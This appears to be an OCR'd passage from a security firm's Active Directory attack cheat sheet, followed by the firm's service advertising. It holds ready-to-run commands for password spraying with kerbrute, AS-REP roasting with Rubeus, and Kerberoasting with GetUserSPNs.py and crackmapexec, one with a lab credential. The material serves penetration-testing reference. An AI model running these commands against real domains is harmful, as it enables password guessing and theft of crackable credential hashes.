
Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Spraying

```
./kerbrute_linux_amd64 passwordspray -d domain.local --dc 10.10.10.10
domain_users.txt Password123
```



AS-REP ROASTING


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Kerberos

.\Rubeus.exe asreproast




KERBEROASTING

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Kerberos




```
GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
crackmapexec ldap 10.0.2.11 -u 'username' -p 'password' --kdcHost 10.0.2.11 --kerberoast output.txt
```

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:
www.hadess.io

Email:
Marketing@hadess.io

Phone No.
+989362181112

Company No.
+982128427515
+982177873383

hadess_security

Hadess

Products and Services

→ SAST | Audit Your Products

Identifying and helping to address hidden weaknesses in your Applications.

→ RASP | Protect Applications and APIs Anywhere

Identifying and helping to address hidden weaknesses in your organization’s security.

→ Penetration Testing | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ Red Teaming Operation | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

HADESS

Secure Agile Development